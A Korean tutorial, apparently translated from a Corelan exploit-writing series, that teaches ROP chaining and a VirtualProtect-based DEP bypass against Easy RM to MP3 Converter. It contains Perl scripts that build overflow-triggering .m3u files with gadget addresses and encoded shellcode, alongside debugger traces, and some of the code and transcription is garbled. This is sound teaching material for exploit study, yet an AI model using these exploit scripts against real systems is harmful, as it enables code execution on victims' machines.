- ADD EAX, 80 + RET를 가리키는 포인터를 찾아 EAX에 삽입될 값 바로 밑에 둬(가젯2)
- 체인을 발동시키기 위해 첫 번째 가젯(POP EAX+RET)으로 점프

위에서 제시한 대로 구성하면 아래와 같은 체인의 형태가 갖춰 진다.



ROP 포인터를 찾는 방법은 조금 있다가 다루도록 하고, 우선 여기서는 바로 사용할 수 있는 포인터를 써서 코드를 구성해 보겠다.

- 10026D56: POP EAX + RET → 가젯1
- 1002DC24: ADD EAX,80 + POP EBX + RET → 가젯2

두 번째 가젯은 ADD 뿐만 아니라 POP EBX도 수행한다. 이것이 체인을 망가뜨리지는 않지만, ESP에 영향을 미칠 수 있는 관계로 다음 ROP 가젯을 수행하기 위해 ESP를 이동시키는 역할을 하는 패딩을 채워 넣어야 한다.

이 두 가젯을 실행한 뒤에 우리가 원하는 값을 EAX에 넣게 되고, 스택은 아래와 같은 형태를 띠게 된다.

스택 주소	스택 값	
ESP → 0010F730	10026D56	POP EAX + RET 포인터
0010F734	50505050	EAX에 삽입할 값
0010F738	1002DC24	ADD EAX,80 + POP EBX + RET 포인터
0010F73C	DEADBEEF	EBX에 삽입될 패딩 값

우선, 우리는 0x10026D56이 실행되도록 해야 한다. EIP가 RET 명령을 가리키도록 만들어 주면 간단히 해결 된다. 로드된 모듈에서 RET를 가리키고 있는 포인터를 찾아 EIP에 넣어 보자. 우리는 미리 찾아 놓은 0x100102DC에 있는 명령을 이용한다.

EIP 값을 RET를 가리키는 포인터로 덮어쓰면, RET 명령으로 점프하게 된다. RET 명령은 스택에 있는 ESP 값(0x10026D56)을 가져와 점프를 수행한다. 이 값은 POP EAX를 시행하고 50505050 값을 EAX에 넣는 포인터를 실행한다. POP EAX 다음에 있는 RET는 현재 ESP에 있는 주소로 점프한다. 이로 인해 0x1002DC24로 점프하게 된다. 0x1002DC24는 ADD EAX, 80 + POP EBX + RET를 가리키고 있다. 이 가젯은 EAX에 있는 값, 즉 50505050에 0x80을 더하는 작업을 수행하게 된다.

공격 코드를 다음과 같이 수정한 뒤, m3u 파일을 생성한다.

```
#ROP based exploit for Easy RM to MP3 Converter
#written by corelanc0d3r - http://www.corelan.be:8800

my $file= "rop.m3u";
my $bufferize = 26049;
```

```
my $junk = "A" x $buffersize;

my $eip=pack('V',0x100102DC); # RET 명령을 가리키는 포인터
my $junk2 = "AAAA"; # ESP가 첫 번째 ROP 가젯을 확실히 가리키도록 도와주는 패딩 값
my $rop = pack('V',0x10026D56); # POP EAX + RET (가젯 1)
$rop = $rop . pack('V',0x50505050); # EAX에 삽입될 값
$rop = $rop . pack('V',0x1002DC24); # ADD EAX,80 + POP EBX + RET (가젯 2)
$rop = $rop . pack('V',0xDEADBEEF); # EBX에 삽입될 패딩 값

my $rest = "C" x 1000;
my $payload = $junk.$eip.$junk2.$rop.$rest;

print "Payload size: ".length($payload)."n";
open($FILE,">$file");
print $FILE $payload;
close($FILE);
print "m3u File $file Created successfully\n";
```

RET 명령은 0x10026D56을 반환하게 되는 것을 확인할 수 있다.

F7로 명령어를 하나씩 실행하면, 다음과 같은 작업을 수행하게 된다.

- RETN: EIP는 0x10026D56으로 점프한다. (ESP -> 0010F734)
- POP EAX: 50505050을 스택에서 가져와 EAX에 삽입한다. (ESP -> 0010F738)
- RETN: 1002DC24를 EIP에 삽입한다. (ESP -> 0010F73C)
- ADD EAX, 80: 50505050(EAX)에 0x80을 더함
- POP EBX: EBX에 DEADBEEF를 삽입 (ESP -> 0010F740)
- RETN: 스택에서 다음 포인터를 가져와 점프 (이 예제에서는 43434343)

마지막 RETN이 실행되기 바로 전 디버거의 모습은 다음과 같다.

The screenshot displays a debugger interface with the following components:

- CPU - main thread, module MSRMfilt**: Shows assembly instructions from address 1002DC24 to 1002DC58. Key instructions include:
 - 1002DC24: 05 80000000 ADD EAX,80
 - 1002DC25: 50 POP EBP
 - 1002DC26: C3 RETN
 - 1002DC28: 0045 08 FLD QWORD PTR SS:[EBP+8]
 - 1002DC2E: DC1D B0210310 FCOMP QWORD PTR DS:[100321B0]
 - 1002DC34: DFE0 FSTSW AX
 - 1002DC36: 9E SARF
 - 1002DC37: 8BC1 MOV EAX,ECX
 - 1002DC39: 75 0B JNZ SHORT MSRMfilt.1002DC46
 - 1002DC3B: F708 NEG EAX
 - 1002DC3D: 1BC0 SBB EAX,EAX
 - 1002DC3F: 24 E0 AND AL,0E0
 - 1002DC41: 83C0 40 ADD EAX,40
 - 1002DC44: 50 POP EBP
 - 1002DC46: C3 RETN
 - 1002DC48: F708 NEG EAX
 - 1002DC4A: 1BC0 SBB EAX,EAX
 - 1002DC4C: 24 08 AND AL,8
 - 1002DC4E: 05 00010000 ADD EAX,100
 - 1002DC51: 50 POP EBP
 - 1002DC53: C3 RETN
 - 1002DC55: 55 PUSH EBP
 - 1002DC57: 8BEC MOV EBP,ESP
 - 1002DC59: 53 PUSH EBX
 - 1002DC5B: 56 PUSH ESI
 - 1002DC5D: 8B75 0C MOV ESI,QWORD PTR SS:[EBP+C]
 - 1002DC5F: 330B XOR EBX,EBX
- Registers (FPU)**: Shows the current state of registers. EAX is 50505050, EDI is 00000000, and EBP is DEADBEEF. The instruction pointer (EIP) is 1002DC2A.
- Stack**: Shows the return address 43434343 at the top of the stack.

위 그림에서 보듯이, 우리는 스택에 있는 단 하나의 명령어도 실행시키지 않고도 원하는 명령어를 실행시키고, 레지스터 안의 값을 조작했다. 또한, 기존에 존재하는 명령어들을 이용해 체인을 구성했다. 체인은 ROP에 있어 핵심 역할을 수행한다. 다음 단계로 넘어가기 전에 체인 구성의 개념을 확실히 이해할 필요가 있다.

2) ROP 가젯 검색

이전 예제에서, ROP 체인의 기본 원리에 대해 설명했다. 간단히 요약하자면, 다음 가젯으로 흐름을 이어주는 RET 명령이 뒤따라오는 일련의 명령어들을 검색해야 한다. ROP 체인 구성을 가능하게 만드는 가젯을 검색하는 방법으로 다음 두 가지 정도를 들 수 있다.

- 특정 명령어를 검색한 뒤에 그 명령어의 뒤에 RET가 따라오는지 확인한다. 찾고자 하는 명령어 사이에 RET가 위치한다면, 가젯의 흐름을 끊지 않고 이어줄 수 있다.
- 모든 RET 명령어를 찾아 RET 바로 전 명령어가 찾고자 하는 명령어인지 역추적해서 검색하는 방법이 있다.

두 가지 방법 모두 디버거를 이용해 명령어와 RET를 찾을 수 있다. 하지만 수동으로 일일이 이들 명령어를 찾는데 상당한 시간을 소비할 수 있다. 게다가, 두 번째(RET-역추적) 방법을 사용하게 되면 새로운 가젯을 찾기 위해 기계어를 쪼개야 할지도 모른다. 이해가 잘 안 된다면 다음의 예제를 함께 보도록 하자.

0x0040127F에서 RET(기계어 0xC3)를 찾았다고 가정해 보자. 디버거 CPU 창에서, RET 이전의 명령어는 ADD AL, 0x58(기계어 0x80 0xC0 0x58) 이다. AL 레지스터에 0x58을 더하고 호출자로 흐름을 반환하는 가젯을 발견했다.

CPU - main thread, module testshel		
0040127C	80C0 58	ADD AL, 58
0040127F	C3	RETN
00401280	90	NOP
00401281	90	NOP
00401282	90	NOP
00401283	90	NOP
00401284	90	NOP
00401285	90	NOP
00401286	90	NOP

u 0040127C

ADD 명령의 기계어를 쪼개면, 이 두 명령어는 완전히 다른 기능을 하는 가젯을 생산할 수 있다. ADD 명령의 마지막 바이트는 0x58이다. 기계어 0x58은 어셈블리어로 POP EAX가 된다. 이는 0x0040127E에서 시작하는 두 번째 가젯이 존재한다는 것을 의미한다.

CPU - main thread, module testshel		
0040127E	58	POP EAX
0040127F	C3	RETN
00401280	90	NOP
00401281	90	NOP
00401282	90	NOP
00401283	90	NOP
00401284	90	NOP
00401285	90	NOP
00401286	90	NOP
00401287	90	NOP
00401288	90	NOP
00401289	90	NOP
0040128A	90	NOP

u 0040127E

단순히 RET를 검색해서 해당 명령어 이전에 존재하는 명령어만 디버거로 확인하면 이러한 사실을 쉽게 알아챌 수 없을 것이다. 이러한 변수들을 신경 쓰지 않고 가젯을 검색하기 위해 우리는 pvefindaddr에 다음과 같은 역할을 하는 함수를 작성했다.

- 모든 RET을 검색 (RETN, RETN 4, RETN 8 등등)
- 상위 8개까지 명령어 역추적
- RET로 끝나는 새로운 가젯을 찾기 위해 기계어를 쪼갬.

pvefindaddr를 사용하면 ROP 가젯을 찾기 위해 디버거 명령 창에 '!pvefindaddr rop' 명령만 입력하면 된다. 그러면 해당 모듈이 알아서 체인을 구성할 수 있는 ROP 가젯들을 빠르게 찾아 준다. 또한, ROP 가젯 포인터가 널 값을 포함하지 않아야 한다는 조건이 있다면, 단순히 '!pvefindaddr rop nonull' 명령을 입력하면 된다.

pvefindaddr 수행 결과는 이뮤니티 디버거 폴더 내에 'rop.txt'라는 이름의 파일에 기록된다. 이 명령이 CPU 자원을 많이 소모한다는 사실에 유의해야 한다. 심한 경우 모든 가젯을 생성하는데 하루가 넘게 걸릴 수도 있다. 추천하는 방법은 우선 '!pvefindaddr noaslr' 명령으로 검색을 원하는 모듈을 먼저 찾은 뒤에 '!pvefindaddr rop <모듈이름>' 원하는 모듈 내에서만 코드를 분석하는 것이다.

우리의 예제에서, MSRMfilter03.dll 모듈 내부에서만 ROP 가젯을 찾아보도록 하겠다. (!pvefindaddr rop MSRMfilter03.dll nonull)

참고: '!pvefindaddr rop' 는 자동으로 ASLR 모듈이나 재배치될 가능성이 있는 모듈에 위치한 주소들을 제외 시킨다. 이것은 결과 파일(rop.txt)이 공격 코드에 사용 가능한 주소만 담고 있다는 것을 보장한다. 하지만 속도 면에서 보자면 '!pvefindaddr rop [모듈이름]' 과 같이 명령을 입력하는 것이 좀 더 시간을 단축할 수 있다.

3) 'CALL register' 가젯

특정 명령어를 찾고 있는데 해당 명령어와 RET 조합을 찾을 수 없다면? 선호하는 모듈에서 명령어를 검색을 수행 했는데 유일하게 찾은 명령어가 'CALL register + RET' 조합이라면 어떻게 할 것인가? 물론, 모든 상황에서 이렇게 되지는 않는다.

우선, 해당 레지스터 안에 의미있는 포인터를 삽입할 방법을 찾아야 한다. 스택에 있는 포인터를 찾아 가젯이 레지스터에 이 값을 넣도록 한다. 이러한 방법을 통해 CALL reg 명령어를 이용할 수 있다.

- 참고: pvefindaddr ROP는 CALL reg + reg 명령어를 가지는 가젯 리스트를 찾을 수 있다.

4) 본격적으로 시작해 보자.

코드를 작성하기 전에 먼저 해야 할 것은 스스로에게 다음과 같이 자문한 뒤 나름의 전략을 세우는 것이다.

- DEP를 우회하기 위해 어떤 기술을 쓸 것이고, 이러한 기술이 스택과 인자에 어떠한 영향을 가져올 것인지 생각해 봐야 한다. 현재 DEP 정책은 무엇이며 이를 우회하기 위해 선택할 수 있는 기법들 또한 고려해야 한다.

- 사용할 수 있는 ROP 가젯들이 어떤 것들이 있는가?
- 체인을 어떻게 구성해야 할까? 그리고, 어떻게 체인의 첫 부분으로 프로그램을 이동시킬 수 있나?
- 스택을 어떻게 조작할 것인가?

여기에 대한 해답은 아래와 같다.

- 기법: 이 예제에서, 셸코드가 위치한 메모리의 보호 인자를 수정하기 위해 VirtualProtect()를 사용해 보겠다. 다른 함수를 사용해도 무관하지만, 이번 예제에서는 대표적으로 VirtualProtect()만 사용하겠다. 이 함수는 호출될 때 다음과 같은 인자가 스택의 최상위에 위치해 있어야 한다.

Return Address	VirtualProtect()가 리턴 되어 돌아오는 위치를 가리키는 포인터. 이 주소는 스택에 있는 셸코드의 주소가 될 것이다(동적 주소).
lpAddress	접근 보호 속성을 바꿔야 할 페이지 영역의 베이스 주소를 가리키는 포인터. 간단히 말해서, 이 주소는 스택에 위치한 셸코드의 베이스 주소가 된다(동적 생성 값).
dwsz	바이트의 수(동적으로 생성되는 값으로, 전체 셸코드가 실행되도록 보장. 만약 셸코드가 디코딩 작업과 같은 특정 이유로 인해 확장하게 되면, 이 추가 바이트를 이용하게 된다.
flNewProtect	새로운 보호 속성을 명시하는 옵션. 0x00000040: PAGE_EXECUTE_READWRITE 셸코드가 디코드에 의해 수정되지 않는다면 0x00000020(PAGE_EXECUTE_READ)를 써도 무방
lpflOldProtect	이전에 가지고 있던 접근 보호 속성 값을 받을 변수를 가리키는 포인터로 우리의 예제에서는 Easy RM to MP3 Converter(0x10035005)의 모듈 중 하나에서 주소를 가져 오도록 하겠다.


- ROP 가젯: !pvfindaddr rop

- 체인 시작: 스택에 피벗 설정. 이 예제는 직접 RET를 덮어쓸 수 있으므로, 단순히 RET를 가리키는 포인터를 사용하면 된다. 우리는 이미 이 포인터를 앞에서 찾았다(0x100102DC).

- 스택 조작: 스택 조작은 다양한 방법으로 수행할 수 있다. 레지스터에 값을 삽입하고 스택에 다시 그것을 삽입한다. 스나이퍼 기법을 이용해 스택에 위치한 값을 확보하고 동적 값을 쓸 수 있다. 루빅 큐브와 같이, 이러한 로직을 구성하는 것이 아마 전체 ROP 구성 프로세스에서 가장 어려운 부분일 것이다.

우리의 인코딩된 셸코드는 대략 620 바이트 정도 크기를 가지고 있고, 스택의 어딘가에 저장될 것이다. (Easy RM to MP3에서 사용할 수 있는 문자에 제한이 있어서 셸코드를 인코딩 했다.)

우리의 버퍼와 스택은 다음과 같은 형태를 가지게 될 것이다.



5) 테스트 코드 실행

ROP 체인을 구성하기 전에, VirtualProtect() 호출이 우리가 예상하는 대로 동작하는지 먼저 검증해 보겠다. 디버거 안에서 스택과 함수 인자를 수동으로 조작하는 것이 가장 쉬운 방법이다.

- EIP를 VirtualProtect() 함수 호출을 가리키도록 한다. XP SP3에서, 함수는 0x7C801AD4에 위치한다
- VirtualProtect() 인자값들을 수동으로 스택에 삽입한다.
- 셸코드를 스택에 삽입한다
- 함수를 실행한다

위 과정이 성공하면, VirtualProtect() 함수가 동작한다고 볼 수 있다. 또한, 이렇게 되면 셸코드도 잘 동작한다. 테스트를 위해 다음과 같이 코드를 작성해 확인해 보자.

```
#ROP based exploit for Easy RM to MP3 Converter
#written by corelanc0d3r - http://www.corelan.be:8800

my $file= "rop.m3u";
my $bufferSize = 26049;
my $junk = "Z" x $bufferSize;
my $eip=pack('V',0x7C801AD4); # VirtualProtect 포인터
my $junk2 = "AAAA"; # 패딩 값
my $params=pack('V',0x01010101); # return address
$params = $params."XXXX"; # lpAddress
```

```

$params = $params."YYYY";           # Size - 셸코드 길이
$params = $params."ZZZZ";           # flNewProtect
$params = $params.pack('V',0x10035005); # writeable address

# ./msfpayload windows/messagebox
# TITLE=CORELAN TEXT="rop test by corelanc0d3r" R
# | ./msfencode -e x86/alpha_mixed -t perl
my $shellcode =
"Wx89Wxe0WxdaWxcfd9Wx70Wxf4Wx5aWx4aWx4aWx4aWx4aWx4aWx4a" .
"Wx4aWx4aWx4aWx4aWx4aWx4aWx43Wx43Wx43Wx43Wx43Wx43Wx37Wx52Wx59" .
"Wx6aWx41Wx58Wx50Wx30Wx41Wx30Wx41Wx6bWx41Wx41Wx51Wx32Wx41" .
"Wx42Wx32Wx42Wx42Wx30Wx42Wx42Wx41Wx42Wx58Wx50Wx38Wx41Wx42" .
"Wx75Wx4aWx49Wx48Wx59Wx48Wx6bWx4fWx6bWx48Wx59Wx43Wx44Wx51" .
"Wx34Wx4cWx34Wx50Wx31Wx48Wx52Wx4fWx42Wx42Wx5aWx46Wx51Wx49" .
"Wx59Wx45Wx34Wx4eWx6bWx51Wx61Wx44Wx70Wx4eWx6bWx43Wx46Wx46" .
"Wx6cWx4cWx4bWx42Wx56Wx45Wx4cWx4cWx4bWx42Wx66Wx43Wx38Wx4c" .
"Wx4bWx51Wx6eWx45Wx70Wx4eWx6bWx50Wx36Wx44Wx78Wx42Wx6fWx45" .
"Wx48Wx44Wx35Wx4cWx33Wx50Wx59Wx43Wx31Wx4aWx71Wx4bWx4fWx48" .
"Wx61Wx43Wx50Wx4cWx4bWx50Wx6cWx51Wx34Wx46Wx44Wx4eWx6bWx47" .
"Wx35Wx45Wx6cWx4cWx4bWx42Wx74Wx43Wx35Wx42Wx58Wx46Wx61Wx48" .
"Wx6aWx4eWx6bWx51Wx5aWx45Wx48Wx4eWx6bWx42Wx7aWx47Wx50Wx47" .
"Wx71Wx48Wx6bWx4aWx43Wx45Wx67Wx42Wx69Wx4eWx6bWx47Wx44Wx4e" .
"Wx6bWx46Wx61Wx48Wx6eWx46Wx51Wx49Wx6fWx45Wx61Wx49Wx50Wx49" .
"Wx6cWx4eWx4cWx4dWx54Wx49Wx50Wx50Wx74Wx45Wx5aWx4bWx71Wx48" .
"Wx4fWx44Wx4dWx47Wx71Wx4bWx77Wx48Wx69Wx48Wx71Wx49Wx6fWx49" .
"Wx6fWx4bWx4fWx45Wx6bWx43Wx4cWx47Wx54Wx44Wx68Wx51Wx65Wx49" .
"Wx4eWx4eWx6bWx50Wx5aWx45Wx74Wx46Wx61Wx48Wx6bWx50Wx66Wx4e" .
"Wx6bWx46Wx6cWx50Wx4bWx4cWx4bWx51Wx4aWx45Wx4cWx45Wx51Wx4a" .
"Wx4bWx4eWx6bWx43Wx34Wx4cWx4bWx43Wx31Wx4aWx48Wx4dWx59Wx42" .
"Wx64Wx51Wx34Wx47Wx6cWx45Wx31Wx4fWx33Wx4fWx42Wx47Wx78Wx44" .
"Wx69Wx49Wx44Wx4fWx79Wx4aWx45Wx4eWx69Wx4aWx62Wx43Wx58Wx4e" .
"Wx6eWx42Wx6eWx44Wx4eWx48Wx6cWx43Wx62Wx4aWx48Wx4dWx4cWx4b" .
"Wx4fWx4bWx4fWx49Wx6fWx4dWx59Wx42Wx65Wx43Wx34Wx4fWx4bWx51" .
"Wx6eWx48Wx58Wx48Wx62Wx43Wx43Wx4eWx67Wx47Wx6cWx45Wx74Wx43" .
"Wx62Wx49Wx78Wx4eWx6bWx4bWx4fWx4bWx4fWx49Wx6fWx4fWx79Wx50" .
"Wx45Wx45Wx58Wx42Wx48Wx50Wx6cWx42Wx4cWx51Wx30Wx4bWx4fWx51" .
"Wx78Wx50Wx33Wx44Wx72Wx44Wx6eWx51Wx74Wx50Wx68Wx42Wx55Wx50" .
"Wx73Wx42Wx45Wx42Wx52Wx4fWx78Wx43Wx6cWx47Wx54Wx44Wx4aWx4c" .
"Wx49Wx4dWx36Wx50Wx56Wx4bWx4fWx43Wx65Wx47Wx74Wx4cWx49Wx48" .
"Wx42Wx42Wx70Wx4fWx4bWx49Wx38Wx4cWx62Wx50Wx4dWx4dWx6cWx4e" .

```


```
"Wx67Wx45Wx4cWx44Wx64Wx51Wx42Wx49Wx78Wx51Wx4eWx49Wx6fWx4b" .
"Wx4fWx49Wx6fWx42Wx48Wx42Wx6cWx43Wx71Wx42Wx6eWx50Wx58Wx50" .
"Wx68Wx47Wx33Wx42Wx6fWx50Wx52Wx43Wx75Wx45Wx61Wx4bWx6bWx4e" .
"Wx68Wx51Wx4cWx47Wx54Wx47Wx77Wx4dWx59Wx4bWx53Wx50Wx68Wx51" .
"Wx48Wx47Wx50Wx51Wx30Wx51Wx30Wx42Wx48Wx50Wx30Wx51Wx74Wx50" .
"Wx33Wx50Wx72Wx45Wx38Wx42Wx4cWx45Wx31Wx50Wx6eWx51Wx73Wx43" .
"Wx58Wx50Wx63Wx50Wx6fWx43Wx42Wx50Wx65Wx42Wx48Wx47Wx50Wx43" .
"Wx52Wx43Wx49Wx51Wx30Wx51Wx78Wx43Wx44Wx42Wx45Wx51Wx63Wx50" .
"Wx74Wx45Wx38Wx44Wx32Wx50Wx6fWx42Wx50Wx51Wx30Wx46Wx51Wx48" .
"Wx49Wx4cWx48Wx42Wx6cWx47Wx54Wx44Wx58Wx4dWx59Wx4bWx51Wx46" .
"Wx51Wx48Wx52Wx51Wx42Wx46Wx33Wx50Wx51Wx43Wx62Wx49Wx6fWx4e" .
"Wx30Wx44Wx71Wx49Wx50Wx50Wx50Wx4bWx4fWx50Wx55Wx45Wx58Wx45" .
"Wx5aWx41Wx41";
```

```
my $nops = "x90" x 200;
my $rest = "C" x 300;
my $payload = $junk.$eip.$junk2.$params.$nops.$shellcode.$rest;
print "Payload size: ".length($payload)."\n";
print "Shellcode size: ".length($shellcode)."\n";
open($FILE,">$file");
print $FILE $payload;
close($FILE);
print "m3u File $file Created successfully\n";
```

위 스크립트는 EIP를 VirtualProtect()를 가리키는 포인터로 덮어쓰고, 스택의 최상위 부분에 필요한 5개의 인자를 둔다. 그 뒤에 약간의 nop와 메시지 박스가 위치하게 된다.

lpAddress, Size, flNewProtect 인자는 각각 'XXXX', 'YYYY', 'ZZZZ'로 세트된다. 뒤에서 이 값들을 수동으로 수정할 것이다.

m3u 파일을 생성하고, 애플리케이션에 디버거를 attach 한 다음 0x7C801AD4에 브레이크 포인트를 설정한다. 애플리케이션을 다시 시작하고, m3u 파일을 로드한 다음 브레이크 포인트에 멈추는지 확인해 보자.



```
000FF720 01010101 0000 CALL to VirtualProtect
000FF724 58585858 XXXX Address = 58585858
000FF728 59595959 YYYY Size = 59595959 (1499027001.)
000FF73C 5A5A5A5A ZZZZ NewProtect = PAGE_READONLY|PAGE_WRITECOPY|PAGE_EXECUTE|PAGE_EXECUTE_READWR
000FF740 10035005 *P0 pOldProtect = MSRMfilt.10035005
000FF744 78303978 90x8
000FF748 39783039 90x9
000FF74C 30397830 0x90
000FF750 78303978 90x8
000FF754 39783039 90x9

bp 0x7c801ad4
[11:34:26] Breakpoint at kernel32.VirtualProtect
```


스택이 최상위 부분을 살펴보면 위 그림과 같이 다섯 개의 인자가 제대로 들어가 있는 것을 확인할 수 있다. 헬코드 시작 부분을 찾을 때까지 스택 아래로 내려가 보자.

```

000FF984 78303978 x90x
000FF988 39783039 90x9
000FF98C 30397830 0x90
000FF990 78303978 x90x
000FF994 39783039 90x9
000FF998 30397830 0x90
000FF99C CFDAE089 0x89
000FF9A0 5AF47003 7012
000FF9A4 4A4A4A4A JJJJ
000FF9A8 4A4A4A4A JJJJ
000FF9AC 434A4A4A JJJJ
000FF9B0 43434343 CCCC
000FF9B4 59523743 C7RY
000FF9B8 5058416A JAXP
000FF9BC 41304130 0A0A
000FF9C0 51414168 kAAQ
000FF9C4 32424132 2AB2
000FF9C8 42304242 BB0B
000FF9CC 58424142 BABX
000FF9D0 42413850 P8AB
000FF9D4 48494A75 uJIH
000FF9D8 4F6B4859 VHK0
000FF9DC 4359486B kHYC
000FF9E0 4C345144 DQ4L
000FF9E4 48315034 4P1H
000FF9E8 42424F52 ROBB
000FF9EC 4951465A ZFQI
000FF9F0 4E344559 VE4N
000FF9F4 44615168 kQaD
000FF9F8 436B4E70 pNkC
000FF9FC 4C6C4646 FFIL
000FFA00 45564248 KBUE
000FFA04 424B4C4C LLKB
000FFA08 4C384366 fC8L
000FFA0C 456E514B K0nE
000FFA10 506B4E70 pNkP
000FFA14 42784436 6DxB

```

헬코드의 시작 주소(필자의 경우 0x00FF99C)를 메모해 둔 뒤, 전체 헬코드가 스택에 잘 들어가 있는지 확인해 보자. 다음으로, VirtualProtect() 함수의 인자를 수동으로 조작해 보자. 스택에서 변경하고자 하는 주소 위에 커서를 두고 CTRL+E를 누른 뒤 새로운 값을 기록하면 된다(반드시 리틀 엔디언 방식으로 입력해야 한다). 아래와 같이 값을 수정해 보자.



함수 인자	변경 전	변경 후
Return Address	01010101	000FF99C(스택주소)
lpAddress	58585858	000FF99C(스택주소)
dwszie	59595959	0x2BC(700바이트)
flNewProtect	5A5A5A5A	0x40(보호 수준)
lpflOldProtect	10035005	-

수동으로 인자값을 다 변경하면 스택은 다음과 같은 형태를 가지게 된다.

```

000FF72C 41414141 AAAA
000FF730 000FF99C 0.%. [CALL to VirtualProtect
000FF734 000FF99C 0.%. Address = 000FF99C
000FF738 000002BC 0.%. Size = 2BC (700.)
000FF73C 00000040 0.%. NewProtect = PAGE_EXECUTE_READWRITE
000FF740 10035005 0.%. pOldProtect = MSRmflt.10035005
000FF744 78303978 x90x

```

이제 한 단계씩 실행해 보도록 하자. F7을 한 번 누르면 VirtualProtect() 함수로 점프를 수행한다.

```

CPU - main thread, module kernel32
7C801A06 8BFF MOV EDI,EDI
7C801A06 55 PUSH EBP
7C801A07 8BEC MOV EBP,ESP
7C801A09 FF75 14 PUSH DWORD PTR SS:[EBP+14]
7C801A0C FF75 10 PUSH DWORD PTR SS:[EBP+10]
7C801A0F FF75 0C PUSH DWORD PTR SS:[EBP+C]
7C801AE2 FF75 08 PUSH DWORD PTR SS:[EBP+8]
7C801AE5 6A FF PUSH -1
7C801AE7 E8 75FFFFFF CALL kernel32.VirtualProtectEx
7C801AEC 5D POP EBP
7C801AED C2 1000 RETN 10
7C801AF0 90 NOP
7C801AF1 90 NOP
7C801AF2 90 NOP

```

위 그림에서 보듯이, VirtualProtect() 함수 자체는 내용이 길지 않다. 몇 개의 스택 상호작용 명령어와 VirtualProtectEx 호출만 포함하고 있다. 이 함수는 접근 보호 레벨을 변경시키는 함수다. RETN 10 명령어에 다다를 때까지 F7을 몇 번 더 눌러 보자.

이 시점에서 스택을 한번 더 살펴보자.

Registers (FPU)

EAX	00000001
ECX	000FF6EC
EDX	7C90E4F4
EBX	00104A58
ESP	000FF730
EBP	00336D20
ESI	77C5FCE0
EDI	000068CC
EIP	7C801AE0

Return to 000FF99C

Address	Hex dump	Disassembly	Comment
00446000	0000	ADD BYTE PTR DS:[EAX],AL	
00446002	0000	ADD BYTE PTR DS:[EAX],AL	
00446004	317A 43	XOR DWORD PTR DS:[EDX+43],EDI	
00446007	0030	ADD BYTE PTR DS:[EAX],DH	
00446009	54	PUSH ESP	
0044600A	40	INC EAX	
0044600B	0080 54400000	ADD BYTE PTR DS:[EAX+4054],AL	
00446011	58	PUSH ESI	
00446012	40	INC EAX	
00446013	0030	ADD BYTE PTR DS:[EAX],DH	

RET는 우리의 쉘코드로 점프한 뒤 실행시킨다. F9를 눌러보자.

CORELAN

